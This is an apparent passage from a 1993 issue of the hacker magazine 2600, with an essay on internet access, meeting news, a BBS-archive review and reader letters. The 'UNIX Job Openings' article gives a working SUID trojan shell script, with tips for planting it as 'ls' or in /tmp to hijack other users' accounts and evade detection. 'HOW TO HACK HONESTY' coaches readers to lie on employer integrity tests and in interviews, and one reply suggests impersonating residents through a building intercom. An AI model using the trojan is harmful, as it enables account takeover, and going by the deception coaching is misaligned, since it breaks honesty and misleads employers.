This does not mean we should stand back and do nothing. Quite the contrary, there is much we have to do if accessibility and equality are our goals. Over-regulation and commercialization are two ways to quickly kill these goals. A way to realize them is to have a network access point in every house. Currently, network access is restricted to students or professors at participating schools, scientists, commercial establishments, and those who have access to, and can afford, local services that link into the Internet. Yes, a lot of people have access today. But a far greater number do not and it is to these people that we must speak. The bigger the Internet gets, the better it gets. As it exists today, cultures from around the globe are represented; information of all kinds is exchanged. People are writing, reading, thinking. It's potentially the greatest educational tool we have. Therefore, it is essential that we not allow it to become a commodity that only certain people in society will be able to afford. With today's technology, we face the danger of widening the gap between the haves and the have-nots to a monumental level. Or we can open the door and discover that people really do have a lot to learn from each other, given the opportunity.

A full transcript is available for free at 2600@well.sf.ca.us or $5 from PO Box 752, Middle Island, NY 11953.

UNIX Job Openings

by Orb

Hacking a UNIX machine comes in more flavors than merely grabbing a copy of /etc/passwd and scanning against it. You can get a variety of accounts this way, but a well chosen password can evade even some of the most thorough tests. So - how do you get to the other parts of the system?

One interesting trick is the infamous trojan horse. The heart of the trojan horse lies in getting someone to execute code written by you. In this case, the code will be the minimal routines required to give you access to the account of the person executing the code. The following is an example of one such program for UNIX.

```
— shell script
echo 'main(){system("sh");}' >test.c
filename=.go`whoami`
cc -o $filename test.c
rm test.c
chmod 6777 $filename
— end shell script
```

Whenever you execute a program, the program is run with the user id (UID) of the person executing the program. UNIX also provides a method of having the program be executed with the UID of the user executing (the parent process) but by the owner of the file itself. This is accomplished by setting what is called the set-user-id bit. (SUID bit)

The above code exploits this in UNIX. First, we create a simple C program which calls the UNIX shell sh. (This is stored in the file test.c.) Then we compile the test.c file into a file named by the form .goXXX where XXX is set to be the username of the person who ran our nice little program. (The C file is then discarded.) So far what we have is an executable file which calls a UNIX shell. Nothing special - yet. But, what if we set the SUID bit of the program we created to that of the person running the program? Ah! By using the UNIX chmod program, we set the SUID bit on the program. Now, if we were to happen to come along and execute this program, we would be running a shell - but we would be running with our effective user id set to that of the person who ran our silly little script. In essence, you become this person.

What can you do from here? Well, perhaps you want to install a better backdoor into this account. Ms. Manners says that leaving lots of little SUID programs lying around is not good etiquette. How exactly you go about this is a much larger topic, but use your imagination.

There are many variations to this theme. Perhaps you want to have this file moved to some preselected directory so the person who created this file doesn't notice it. Maybe you want it to send a mail message somewhere or signal a process already running so you will know that someone just fell into your trap. Again, use your imagination.

All this is very interesting, but unless you can actually get someone to execute your code it doesn't exactly do you much good. The first place to look is in the resources you have. Suppose a password scan of the machine gave you the account of a person who is running irc or some other program which many users link to. You could simply just replace this program by your program but it would be a bit obvious even to the typical clueless IRC user that something is wrong. So, you either should modify the program that everyone links to in order to do some version of the above, or call the real program after it does its task. Perhaps some other users on the system have linked to your files without asking. Well, it serves them right if you slip in something that just happens to give you access to their account. You never made any guarantees about what is in your directory did you?

This leads into another way of slipping these in - just put them in some

public place in your directory with a name that might cause someone to execute it. Perhaps you want to exploit the possibility of a bad $PATH variable. Might as well put it in a file called 'ls' while you are at it. Yes, some people still don't have their path set up good. a.out files are commonly executed by prying eyes. Put one in any directory that has .c files. You might as well have one in /tmp (or whatever the commonly used equivalent on your system is) just for kicks.

The point I am making is that the possibilities are only limited by your imagination. Even the most security minded users occasionally slip up and run things they didn't mean to.

There are a few problems though. First, I would suggest rewriting the above script in C and creating a binary file. People usually will look at scripts before they run them, but won't bother to examine an executable file.

Also, try to avoid anything that could be linked to you. A cautious user might trace the execution of the program he is executing and realize what you did. Basically, just be careful. There is no need to go overboard. Don't flood your system with trojan horses. Like all other forms of hacking you need a bit of patience. Sooner or later people will fall into just about any trap you set.

Be very careful about leaving SUID programs lying around. Some sysadmins regularly scan their systems for them, so you need to think up other types of backdoors if you intend to keep access to an account for any period of time.

meeting mania

Here's the latest in the ongoing Pentagon City Mall/Secret Service scandal that involved attendees of the Washington DC *2600* meeting in November 1992:

The Secret Service has admitted possessing six previously unacknowledged documents relating to the breakup of the meeting. In conjunction with that admission, the agency filed an affidavit which provides the most information received so far as to just what was going on.

According to the affidavit, "the Secret Service received information from a business indicating that that business' PBX had been manipulated" and that the business provided the agency with "certain information concerning the individual(s) who had entered the system". Computer Professionals for Social Responsibility, the Washington-based organization that has been relentlessly filing Freedom of Information Act requests since this sordid affair started, translated the available data into the following possible scenario: 1) the "victim business" had some reason to believe that the individual involved had some relationship to *2600;* 2) the business passed this information on to the Secret Service; 3) the Secret Service knew that people associated with *2600* met at the mall on a regular basis; and 4) the Secret Service recruited the mall security personnel to identify the individuals attending the monthly meetings.

Also of interest is the admission by the Secret Service that "the records which are at issue in this case were provided to the Secret Service by a confidential source and were compiled by the Secret Service...."

Towards the end of the summer, the Secret Service took the unusual step of filing an "in camera" deposition. The contents of this deposition are sealed and the only information we've been able to glean from it is that it's at least 56 paragraphs long. CPSR is filing papers to reveal the contents of this deposition. Its existence is considered highly unusual in FOIA cases, but fairly standard in cases of national security. The plot thickens.

More Meeting Fun

2600 meetings continue to spring up around the planet. There are almost always strange people watching the hackers but in most cases nothing comes of it. At the July Seattle meeting, however, security guards at the Convention Center and Seattle police officers harassed and even arrested an attendee who wouldn't show identification. He was released almost immediately, clearly showing that the whole thing was an attempt to intimidate the attendees. It didn't work and subsequent meetings have occurred there without incident.

Sometimes the funniest people show up. In one city, an intoxicated MCI employee came by and said he was going to bomb all of the hackers' computers by using the system batteries. Among his other memorable quotes was, "We didn't have time for this kind of stuff in Vietnam."

never erase the past

LOD Communications Underground Hack/Phreak BBS Message Base Project
LOD Communications
603 W. 13th, Suite 1A-278
Austin, TX 78701
512-448-5098
lodcom@mindvox.phantom.com
$39 on disk, $117 on paper
Review by Emmanuel Goldstein

It's not at all uncommon for hackers to make history. What is unusual is for this fact to be recognized. The LOD Communications Underground H/P BBS Message Base Project takes an anthropological voyage into the origins of the hacker world by rebuilding in the form of printouts and disks bulletin boards that have long ago ceased to exist.

"How much did they know, and how did they find it out?" reads a portion of LODCOM's promotional material. Were these hackers "out to start World War III, selling secrets to the Soviets, working with organized crime, conspiring to do evil, or just a bunch of bored teenagers with nothing better to do?" Primary evidence of this sort is as close as you can get to the truth, without actually reading someone's private mail.

But is this the sort of thing that people really care about? Undoubtedly, many will shrug it off as useless, boring conversations between sun-shielded teenagers that have absolutely no relevance to anything in the real world. The fact remains, however, that this is history. This is *our* history, or at least, a small part of it. The boards included in this project - Sherwood Forest I and II, Metal Shop Private, OSUNY, Phoenix Project, and a host of others - are among the more interesting hacker boards, with some classic dialogue and a gang of hacker stars-to-be. Nearly all of these boards were raided at one time or another, which makes it all even more fascinating.

Gathering this data involved a significant amount of time and labor. Oftentimes, the messages and files had to be pried from disks of obsolete computers or had to be entirely retyped from hardcopy. According to LODCOM, "every effort was made to keep the messages in their pristine condition: 40 columns, all caps, spelling errors, offensive language, [and] inaccuracies of various kinds."

Each of the message bases is accompanied by a message base file that explains hacker BBS terminology and format, as well as a profile of the board that gives relevant historical background and a description of the BBS. This is in addition to the actual message base, "G-files" or hacking tutorials, and userlists when available.

Volume 1 of this collection is already complete and Volume 2 is expected to be finished by the end of September. LODCOM expects a total of three or four volumes with the whole project being complete by the end of the year. It is estimated that the total number of messages will exceed 15,000. All volumes will be sent to anyone who orders the first one. Because of the massive amount of data, the files will be compressed. For $5 extra, you can get an uncompressed version. Formats supported are: IBM (5.25 or 3.5 inch), Amiga (3.5 inch), and Macintosh (3.5 inch).

The project is still looking for more hacker boards (non-kodez, non-warez) that were online before 1990. They are particularly interested in recompiling Modem Over Manhattan (MOM) and 8BBS, two of the earliest boards, dating back to 1979. Interested parties can contact them at the above addresses.

Had the LODCOM project not come along when it did, a great many of these message bases probably would have been lost forever. Providing this service to both the hacker community and those interested in it is a noble cause that is well worth the price. If it succeeds, some valuable hacker data will be preserved for future generations.

HOW TO HACK HONESTY

by U.R. Source

Introduction

Written honesty and integrity tests are easy to beat once you understand the underlying principles, the manner in which the tests are constructed, and the mind set necessary to undergo the test. You can beat the test and get that job. The purpose of this article is to help insure that you have the knowledge and skills to beat the test.

There are numerous honesty and integrity tests on the market. The two major honesty and integrity test publishers are Reid and London House. Some tests are comprised of true/false or yes/no questions, while others will give you a number of answers from which to choose or ask how strongly you agree or disagree with a statement. Some of the test publishers are up front and label their tests for what they are, using such terms as "honesty" and "trustworthiness" in the test title. Other test publishers hide the purpose of the test behind phrases such as "Inventory", "Profile", or "Survey". Regardless of whether the publishers of these tests reveal the purpose of the test outright or attempt to use deception, you are about to learn how to beat them.

A review of the test questions will reveal the purpose behind any written honesty test. If you are given a test while applying for employment and you see questions that deal with attitudes about theft or your past conduct in regard to theft, drug use, etc., then it is, in all probability, a written honesty or integrity test. This is true regardless of what the test administrator states is the purpose of the test. You may hear that the test is to give them insight into your general attitudes, or you may hear that it is a test to see if you are willing to be truthful. Ignore what the administrator says about the purposes of the test. Trust me - it is a written honesty or integrity test if the majority of test questions deal with theft, substance abuse, illegal acts, and so forth. The real purpose of the test is to screen out individuals who make the wrong sort of admissions. You will be told that if you try to trick or fool the test, your efforts will be discovered. You are about to learn how to refrain from being one of those unfortunate people who flunk these tests, because you are about to learn the inside tricks you need to beat the test and not be discovered.

The Types of Questions

Written honesty and integrity tests are generally composed of three types of questions:

1) *Neutral Questions*, which do not enter into the honesty score, but are used to make sure that you can comprehend the test and are paying attention.

2) *Control Questions*, which are generally used to check if you are trying to fake the test.

3) The honest scale questions are what we are going to call "*The Questions*", which taken together give an honesty score. For you to beat the written honesty tests, you need to be able to rapidly identify The Questions and the Control Questions. Neutral Questions are not a concern, but we will go through examples so you can recognize them.

Neutral Questions

Neutral questions are used to help assure that your reading level is such that you can understand all the test questions and that you are paying attention to the test. These questions are constructed such that there is only one correct answer and that answer should be obvious. An example might be "Are you using a #2 pencil to mark your answers?" Not all written honesty tests make use of these type of questions, but if you see a question like the #2 pencil question, don't get rattled because you now know what it is all about.

An Introduction to The Questions

The Questions that go to make up your honest scale score will be divided into several groups which try to ascertain:

1) How common do you think dishonest behavior is?

2) How often do you engage in dishonest behavior?

3) What do you do when you see dishonest behavior?

4) Do you have traits that are associated with dishonesty?

5) What do you think should be done to dishonest people?

6) How do you feel when you have done or been tempted to do something wrong?

All of these questions may be veiled to some degree and may be in the form of hypothetical questions. A hypothetical question may ask "What would you do if you discovered your best friend at work was...?" The veiled question may be worded in such a manner that it almost begs you to give the wrong answer. An example might be "Many people now feel that first time thieves should be given another chance, do you agree?" We will come back to The Questions later, but first you need to know about Control Questions and the Mind Set it takes to pass these tests.

Control Questions

The Control Questions (sometimes called a lie scale) are used in written honesty tests and are most often of the "faking good" variety. Faking good controls are used to see if you are doing just that, i.e., trying to be such "a goody two shoes" that it is obvious you are trying to beat the test. It is of vital importance that you know about this type of question because if your faking good score is out of line then your test may be called invalid or worse. Examples of faking good questions follow:

1) Have you ever lied to anybody during your life?

2) Do you feel that all babies are beautiful?

3) Have you ever done anything you felt bad or guilty about?

4) Have you ever done anything that made you feel ashamed?

5) Did you ever break any rule?

6) Do you always do your best in everything you undertake?

7) Did you ever lie to your parents?

8) Do you agree with this statement: "I have never met a person I did not like"?

In general faking good questions are fairly obvious. The first tip is that they seem almost too black and white, using words like always, never, and all. They are often among the shortest questions on the test. The real trick is to think in these terms: first pick the best, most honest, and most wonderful person you know. This could be your mother, your minister, your priest, your rabbi, or Mother Teresa. Then think of how they would answer the questions. Next, think of the worst person you have ever known and how they would answer the questions. If, you think about their answers and they agree, then bingo! That is the correct answer. As an example, let us compare Mother Teresa's answer about the above rules question (#5) with one by a guy I'll call Bill the Slasher. I believe that Mother Teresa would admit she has broken rules and say that to do so is human. Further, I suspect she has prayed about it and has gone to confessional. Now

In order to beat the test, you need Correct Mind Set.

Bill the Slasher is going to answer, "Yeah, I break rules all the time. I'm good at it, just got unlucky a couple of times and got caught, so what?" So the Control Question becomes obvious - it is a Control when the best and the worst have to answer it the same way. Essentially, they *both* will admit to it or they both will deny it. This brings us to the right Mind Set needed to beat the test.

The Correct Mind Set

Remember, you did not go into a job interview and request to take a bunch of tests. You deserve every opportunity to do well by showing yourself in the best possible light. If you were being interviewed and you were asked "Did you steal from your last job?", the correct "best light answer" is clearly to say "No". Yet, when people undergo a written honesty test, believe it or not, some will admit stealing from their last job. And guess what this form of honesty gets them? They blew it - they did not get hired. The reason they blew it was because of Improper Mind Set.

In order to beat the test, you need Correct Mind Set. People who pass written honesty tests have these general traits or at least they make the test scorer think they have them:

1) They do not steal - not even a dime off the floor.

2) They do not know or associate with people who steal, use drugs, or violate the law - not even a friend who snitched a Pepsi.

3) They believe that anybody doing anything wrong should be punished and punished hard.

4) They do not engage in thrill seeking behaviors. Nor are they favorably impressed by people who engage in thrill seeking. (No drinking in excess, no drugs period, no bungee cord jumping, and no racing on the forklift.) They even like baseball over professional fights.

5) They follow the rules, expect others to do the same, and are in no way favorably impressed by rules violators.

6) They sleep well, they have a good appetite, they are not bothered by headaches or upset stomachs, and they seldom lose their tempers or grow tired. They are generally happy and get along well with family, co-workers, and friends.

7) They are not tempted to do "bad things" nor do they spend any time thinking about bad things. Indeed they do not even read true crime books nor watch such TV programs.

8) They feel responsible and in control and do not feel that destiny or fate has any detectable grip on their life.

9) When they have done anything wrong, they felt bad about it and accepted full responsibility.

10) They believe most people are honest, law abiding, abstain from drugs and too much alcohol, and generally follow all rules.

Got the general picture of the correct mind set?

The Wrong Mind Set

The wrong mind set comes to you when you read "In the last five years, what is the nearest dollar value of all the odds and ends you have taken from your jobs without a proper O.K.?" The wrong mind set comes forward like a little demon and says, "Nobody will ever believe me if I answer nothing because everybody has taken something and I did take that...." So that little demon wrong mind set says well I had better answer that lowest number they give (which may be between $10.00 and $25.00). If you do this on a written honesty test, you have blown it. These type of questions really come down to "Did you steal from your last job(s)?" The theory behind these theft type questions is that if you have stolen anything your little demon bad mind set will say "Nobody will believe me if I say I never took anything. After all, everybody has stolen something, so I'll pick the lowest dollar value."

Remember, the correct mind set is "I do not steal - not even a dime from the floor or a pencil or pen."

How To Tell If You've Got Correct Mind Set

Now let us take a look at one type of question - the theft question - from the views of Mother Teresa and

Bill the Slasher. We agree that with the Control questions, both of them are going to answer the same way. Not so on The Questions. Mother Teresa is going to say, "No, I have never stolen from my mission. To do so would be to steal food from the starving. I cannot imagine any person stealing from the starving." Whereas Bill the Slasher is going to say, "I got that microwave, but only me and Jimmy know about it." On these questions, your answers should be as close to Mother Teresa's and as far away from Bill's as possible.

When you read a question that asks how many people you know or think steal, lie, cheat, violate the law, or use drugs, remember Mother Teresa and Bill the Slasher are not going to answer these types of questions with the same answer. As an example, "Do you think many people have ever taken change from work, even if it was just to get something to drink?" The Correct Mind Set answer is "No," you do not know people who steal, you do not associate with people who steal, you have never really even spent any time thinking about anybody stealing, and no person in their right mind would ever tell you they had stolen anything.

This brings up another hint. Any time you see the words "taken" or "borrowed" on a written honesty test, replace them in your own mind with "stolen", because that is what the test publisher is really asking.

The Questions: What You Will See and What You Will Answer

You will, in all probability, be asked questions as to what should happen to some individual who is caught stealing or borrowing money or merchandise. In general, the more punitive your answers are, the better your test score will be. Some of the questions may seem ridiculous. As an example, you may see a hypothetical situation where a 19-year-old employee is found borrowing fifty cents, which he swears he intended to replace. You would then be asked what should be done with this individual. You may be given answers that range from "He should be told never to do it again" to "He should be fired and the police should be notified". The answer that typically gets you the most points is the answer closest to "Take the S.O.B. out and hang him", which in this case is "Fire him and call the police". The underlying theory is the more punitive you are the less of a theft risk you are.

There is a theory that people who tend to engage in thrill seeking behavior also may have more of a tendency to engage in deviancy in the workplace. Whether or not you and I agree with this theory does not matter. What matters is that some test publishers subscribe to this theory. So when you see a question that asks you if you like to ride your Harley without a helmet or the like, take it from me - just say *no*. If they ask you if you've ever gotten drunk, just say *no*. "Do you like to do things on a dare?" "*No.*" "Do you like to just take off without any planning and do your own thing on a whim?" "*No.*"

You will see questions which boil down to: "You are confronted with a silly or stupid rule at work, so is it O.K. to break it?" Remember, employers like people who follow the rules and people who do well on written honesty tests generally obey the rules (or at least they say they do). You may see questions that ask if it is possible to break work rules and still be an honest person. The answer is *no.*

You may also see questions that ask whether you think most people purposefully break this or that rule on occasion. These questions are based on a presumption that if you think most people do it, you are doing it too or you would like to hang around people who break the rules. Remember the Correct Mind Set is you believe in the rules, you try to obey the rules, you've never spent any time thinking about breaking rules, and you do not hang around with rule breakers. On those rare occasions you did goof a little bit, it really did get to you - right?

Our culture is test crazy. Many of us have bought into the myth that if it is a test then it has some power to "look inside our heads".

Questions may appear on your test that ask how well you sleep, if your stomach is often upset, or if you frequently have headaches. They may ask if you have experienced difficulties with bosses or co-workers. These type of questions rest on the theory that if you have a lot of symptoms of anxiety, then you may be more prone to being a bad employee. These type of questions, which center on physical or emotional health, are less in favor with A.D.A. (Americans with Disabilities Act) now in force. But, if you do see them, remember you are a calm individual who is free of any reason to have worry or anxiety and the physical problems worries bring. It does not matter whether your unemployment ran out, your wife left you, and your dog died. It does not matter whether you have not slept well in a year and have to drink a bottle of pink stuff a day to keep your stomach in line. The test sitting in front of you will not know unless you answer the incorrect way. Only you know. And you know what they are looking for, right?

You will see questions on most of the honesty tests which ask you if you have ever been tempted to do something. Once again the demon may come forth. You may start to think, "Well, everybody has gotten mad and been tempted to do that." Before you answer these questions, play them by Mother Teresa and Bill the Slasher. Some of these questions may be Controls and most will be The Questions. If the question pertains to having been tempted to steal, break rules, violate the law, or engage in risk-taking behavior, then

your answer should be *no*. However, if the question pertains to being tempted to get mad, lose your temper, or the like, then I think Mother Teresa and Bill the Slasher would both answer yes. Questions like "Have you ever been tempted to lose your temper?" are Controls. On the Control Questions, one admits it - yes, I have been tempted, on one or more occasions, to lose my temper. But on The Questions, one never admits it - no, I have never been tempted to steal. A question may be "Did you ever get mad and then plan a way to get even?" This is one of The Questions, because this question really is "Did you ever sit around trying to figure out how to break the law or some rule without getting into hot water?" The answer is *no!* We have the Correct Mind Set; we do not tell the test that we have ever spent time thinking about breaking the law, breaking rules, or trying to do people harm, even if some jerk did piss the hell out of us.

Questions will be present on the test which basically ask you how hard you are on yourself when you do something wrong or have simply done a goof-up. The theory here is that if you are hard on yourself, then you will tend to stick by the straight and narrow. This theory carries over into another group of questions. You will also see hypothetical questions of what should be done to you if you did some imaginary wrong. On these questions you should be hard on yourself and expect others to be punitive. If you are asked what should be done to you if you took a dime off the floor and pocketed it - well you should be hung or whatever answer comes closest. (Fired? Sure. Turned over to the police? You bet.) Would you ever be able to forgive yourself? *No*. Once again, does it really matter that you believe you should be cut a little slack? *No*. You are taking a test. The theory also goes that if you believe that you should be punished, then you sure believe others should be. And conversely, the theory is if you believe that you should be cut some slack, then you believe others should be as well.

You may see questions that ask whether a person should be cut some slack because of their circumstances in life. An example might be "Do you believe that a person's addiction to a drug should be taken into account when they are sentenced for stealing?" The correct Mind Set answer to all these type of questions is that the circumstances do not matter (i.e., hang them high). Other questions of this type will involve a long-tenured employee, a young person, a person who has never done anything wrong before, and so forth. Set your sympathetic side behind, because for the purposes of taking this test it is the little demon talking to you. The theory here, in part, is that if you think that circumstances matter, you might be more able to rationalize a wrongful act.

You will absolutely see questions like "Do you feel most people cheat a little on their taxes?", "Do you believe most people have thought about breaking a rule for a friend?", "Do you believe most people have tried marijuana?", "Do you feel most people would take things without permission if there was no chance they would ever be caught?". The people who do well on written honesty tests believe in the rules and laws (or say they do) and they believe the vast majority of people believe in and generally obey the rules. So what are the correct answers - cheat on taxes? *No*. Thought about breaking rules? *No*. Done something illegal like smoke marijuana? *No*. Remember, you do not sit around reading the statistics published by the Department of Justice. The Correct Mind Set is you simply know that you do not do these things, you do not know anybody who even talks about doing these things, and so you must presume these things are just not generally done.

Finally, there are what we will call the devil made me do it questions. These questions center on preordained or outside factors being the reason people do bad deeds or refrain from them. Examples are:

1) Do you believe it is part of being a human to be dishonest?

2) Is the biggest reason people do not steal because of the fear of going to jail?

3) Would you try marijuana if it was legalized?

These are easy questions now that you have the mind set down pat. People who do well on these tests do not blame outside sources for their actions or lack of actions. People dishonest - no way, I am honest and so is everybody I hang with. Not steal because of jail - no, people don't steal because stealing is wrong. Try marijuana - sounds like risk-taking, so what's the answer? "Just say *no*."

Those After The Test Interviews

After you take a written honesty test, some employers follow up with an interview. You may find some of the questions very leading. "Mary, I see here that you have never stolen anything from an employer. Does that mean not even a pen?" Or you may hear "Joe, most people our age have tried marijuana, even the President. Do you mean you never smoked marijuana?" Remember the Correct Mind Set. "No, I am not a thief, I do not steal from work." "No, I never smoked marijuana and never intend to try it." If you are the least bit tempted to change your answers, you will blow it. If you say "Well, yes, I guess I tried marijuana, but I don't really smoke it", then the next question you may hear is "When was the last time?" Or worse yet, "Do you have any problem with taking a drug test?" Deny the little demon the option of destroying your chance at the job. If you wish to do confessionals, now is *not* the time.

Conclusion

You now have the tools to beat the test. Remember, the test is just paper with a bunch of questions on it. Our culture is test crazy. Many of us have bought into the myth that if it is a test then it has some power to "look inside our heads". Written honesty and integrity tests are only as powerful as people allow them to be. And you know better. Remember, read the questions and ask yourself, "Is this a Control Question or is it one of The Questions?" Remember Correct Mind Set. Happy job hunting!

NEVER BEFORE PRINTED LETTERS

Foreign Charge Phones

Dear *2600:*

I have just returned from the British Virgin Islands and unfortunately I forgot to take pictures of the payphones there but I did, as usual, keep phreaking in mind. The telephone system in BVI is mainly designed for cellular transmissions for tourists and the UHF frequencies can also be used to bill phone calls to major credit cards through a UHF base that will outdial for you. As for the payphone system, there are usually two phones standing right next to each other, if not three. One phone is designated for coin calls and the second for phone card calls. The third phone (if there is one) is for credit card or collect calls only. The phones are made out of a stainless steel and look sort of like the prison phone in the winter issue of *2600* except that they have an LCD to tell you how much credit you have left towards your call. (The third type of charge phone does not have this LCD and is about 25 percent smaller than the coin and card phones.)

These are credit card sized cards that can be bought throughout the islands for either $5, $10, or $20. I am unaware if you can buy the cards in other increments. The cards have a picture on the front of them of some sort of island-like scene with someone on a phone. They have the telco's logo on it (which looks a lot like the Death Star in Return of the Jedi). The back of the cards have the letter B in one of the corners and a serial number. Also, some cards have instructions for use on the bottom in either English or Spanish. The magnetic strips are laid out a bit strange. There are three strips in the center, all about equal in size. There are two more strips on either corner of the cards. They are much smaller than the center strips. I found the five broken strips to be oddly placed.

Clovis

Hacker Info

Dear *2600:*

I just read your Spring 93 issue and I can offer information to several of your readers who wrote in asking questions in Letters of Merit. First off, to TL in Tempe, AZ, I don't know where you can find a phone that has the A, B, C, and D keys but you can buy a 16 button DTMF tone dialer from Marlin P. Jones and Associates for $12.95. If you want a catalog call 407-848-8236. Next, The Winged Placenta asked about sending data over the air via his $20 transmitter and a modem. I don't know if the protocol used by land line modems would work with either an AM or FM transmitter, but amateur radio operators all over the world have been doing this for years. It's called packet radio. Instead of a modem you use a terminal node controller (TNC) which you could pick up for under $100 at a ham fest or in the pages of 73 *Amateur Radio Today*. And finally to YFNH on his question about virus BBS's, he should ask around about an online publication called *40Hex*. I don't think the hackers that published it are still doing so, but in one issue it had a viral code generator.

Crewcut

Actually, 40Hex is now published on paper every two months. You can reach them at PO Box 252, New City, NY 10956. Subscriptions are $35 for individuals and $50 for corporations. A sample is $10.

Reading List

Dear *2600:*

There are a number of very important books which all *2600* readers should be aware of. Although these are not electronic cookbooks, they do provide a good deal of information about the conduct of government agencies. Anyone who wants to get a good picture of what our government has done, and is capable of, should read these books:

Official and Confidential: The Biography of J. Edgar Hoover by Anthony Summers. Summers provides a very comprehensive, heavily documented picture of just what a nasty, lawless, dangerous fellow Hoover was, and how the FBI under his tenure ignored the Constitution and some of its technicalities (such as the need for a warrant before undertaking any wiretapping).

The Second Oldest Profession: Spies and Spying in the 20th Century by Phillip Knightly. Shows how a very high percentage of "what everyone knows" about spies and spying is just plain lies, carefully supplied to authors by officials of those agencies as a means of protecting the agency and improving the public images of the individuals and agencies in order to protect their appropriations.

The Puzzle Palace by James Bamberg. Shows how US spy agencies have routinely lied to the public about their activities, illegally read domestic mail, intercepted all manner of electronic communications (and are no doubt still doing so today), etc.

These books (to name just a few) are well-written, and *2600* aficionados will find them every bit as compelling as the best spy novel.

The Theoretician

Telco Ripoffs

Dear *2600:*

I recently received a pamphlet from the phone company that said that CID was coming to New York State. What really pisses me off is the fact that the "connection fee" is 16 dollars! Now, I can afford 16 dollars but the point is that enabling CID for a certain line most likely requires nothing more than flipping a switch or entering a phone number on a terminal! New York Telephone must still be relying on the fact that

the majority of their customers are old ladies who will accept anything they're told by the "nice young man in the suit and hardhat."

Also: where can I get *Phrack, LOD/H Tech Journal, P/Hun,* and other zines. I *do not* have access to any nets.

Sp00f!

Call bulletin boards in your area, get more numbers to more boards, expand until you have more numbers than you know what to do with, and then check to see how many of those are hacker boards. Before long, you'll have a very impressive list and on at least some of those boards will be the publications you seek. The only catch is that you have to do the work of finding this info because it's constantly changing. You should also work on getting access to the net.

Seen the Light

Dear *2600:*

I never knew your excellent magazine existed until I read a recent article in *Forbes Magazine* on computer hacking. After finishing the article, I ran from the University of Nevada Las Vegas Library to the nearest bookstore one block down the street. As I scanned the computer magazines on the shelf, *2600 Magazine* was right in front of my eyes and I picked up a copy and purchased it! Needless to say, I eschewed returning to any of my scheduled classes that day in favor of inhaling every page of your magazine from cover to cover. I am looking forward to reading the next issue!

There is more relevant information in your magazine than *any* textbook!

A New Reader
in Las Vegas

Hacking An Intercom

Dear *2600:*

My building has an "intercom" at the front gate which I believe is actually just a telephone with some modifications. This device is from the Marlee Electronics Corp. in Inglewood, CA. Our model says it's an Entraguard, Group 4, Series 54. I recognize this make, if not the model, from many apartment buildings in L.A. If someone has hacked this before, let's just slip into the italic response ELSE let's get to the surface details.

The unit is simple enough, but what piques my interest is: 1) You start the unit by pressing 9 and this gets you a *dialtone.* Now where there is a dialtone, there are possibilities. 2) When you press the 2 digit code for the person you want, you can hear the unit *pulse dialing what appears to be a full seven digit number.* 3) Should you forget to "hang up" the intercom before entering the building by pressing the # key, everyone in the street will be hearing the telco's "please hang up and try again" recording.

All of this leads me to believe that this is really a telephone, one which has been modified so it dials only the apartment residents. Of course, now I want to hack this baby, but I got more desire than skill and experience. (But give me time....)

I tried my handy Radio Shack dialer on that dial tone, but I was surprised when I got nothing. Is it possible the speaker/mouthpiece is disconnected prior to the phone being answered? Is it possible that the telco has this unit as pulse dial service only? (Actually, I had assumed that PacBell didn't even offer the "pulse dialing only" option anymore.) Eventually I will find an office building with a Marlee unit and I'll feel more inclined to pick the lock and open the unit for further inspection. (I'd rather not freak out my landlady as she catches me opening our unit!) But until then, any of you hackers wanna take a whack or two at this puzzle?

The H.
L.A., CA

*Yes, it is still possible in California to have a pulse only line even though the charge for touch tones has been abolished. This is further proof that touch tone service is not a service at all, but merely a series of keyboard strokes. In your case, the pulse dialing option protects this device from being used by outside entities such as yourself. You are correct to assume that this is a telephone. Many buildings around the country use these setups. It's also possible that your tones just aren't loud enough to penetrate the microphone or the microphone is muted. It would be helpful to find out for sure if touch tones were disabled on this line. However, to do this you would need to get the phone number of this unit. We suggest doing a *69 on it when it calls someone you know. (While California doesn't have Caller ID, it does have Call Return.) This will make the line ring which could make for all kinds of interesting scenarios. If it doesn't check for a dial tone, you will be able to pretend you're whoever the person at the door thinks they're calling! If your area has local itemization details, you may be able to see the actual number that you called back on your next bill. As for finding out more about the unit itself, we suggest contacting the company and saying you're interested in their products. After all, you are.*

AT&T Irony

Dear *2600:*

I wanted to write you to congratulate you on an excellent magazine. Being an engineering student at the University of Texas at Austin has me learning lots of "things" (we'll label most of it "crap"), and your magazine has played an important role in my search for knowledge and fun. Thanks!

I also wanted you to know who was the "Corporate Service Award" winner for the engineering school this past year. Yes, none other than good old AT&T. Apparently, AT&T was recognized for its "continuing commitment to the advancement of... education...." I, too, would like to thank AT&T on behalf of all of us who strive to achieve a better "education" about AT&T. Thank you, AT&T!

PB at UT

Locked Out

Dear *2600:*

Help! I have several WordPerfect 5.1 files which have been password protected by an ex-employee. Can you tell me the name and contact address and/or telephone number of the developers of the packages which will defeat the passwords on WP5.1?

AH
TX

Look on page 33.

New Long Distance Services

Dear *2600:*

All of us at 800 Numbers America would like to express our gratitude for your reprinting our "truck stop flyer" in a recent issue. It may interest you that from what we could ascertain, most of your readers are not hackers, but rather a group of intelligent knowledgeable telephony enthusiasts, many of whom work or are in business in the industry. Some of those who called became customers, so again, we are grateful.

Some things you should know about us. First off, the flyer you reprinted was a rather old one from mid-1991. Our low-cost 800 service rates have changed, but our per minute rates are even lower in Illinois and Wisconsin. We hope to be able to offer these rates elsewhere. Thanks to 800 portability, we'll be able to switch most or all of our customers to a better rate without changing their 800 numbers. We also have a new number: 1-800-229-3030.

800 Numbers America also offers Surcharge Free Calling Cards. Many people know about the debit calling cards on the market. We market one of those cards, and it's great, especially for those who don't have a billing telephone number. In addition, we have a Surcharge Free Card that's a *credit* calling card. This is a card designed for the serious daytime calling card user. There's a $3.00 per month fee and all domestic calls are 25 cents per minute. Other than the difference in rate structure, this card is in essence a Sprint calling card.

We also are agents for Voicetel and their 160 voicemail systems in cities across the country. And we have good old 1+ long distance. Yes, we know, so does everyone else! But our specialty is in super intrastate rates in certain states, especially Wisconsin. We're also strong in certain international calling patterns. We can beat someone's current rate about half the time, but when we do, it's substantial savings.

Bill Bussiere
Director of Marketing
800 Numbers America

Dear *2600:*

In response to the letter on page 26 of the Spring 1993 issue regarding inexpensive, surcharge-free, easy, coin-free calls, please be advised that this is here, now.

We can offer a card which allows the above at rates lower than .25 per minute, and as low as .15 with *no* surcharge. The trick, of course, is to *prepay* on your VISA, M/C, or personal check, the same thing you do for your local phone company.

This works and is simple and hack-free. Send inquiries to: TSA, PO Box 8791, Mandeville, LA 70470. Phone: (504) 522-0872, fax: (504) 845-2085.

Telemanagement Systems of America
New Orleans

We encourage our readers to try these companies out and report back to us.

Evil Engineers

Dear *2600:*

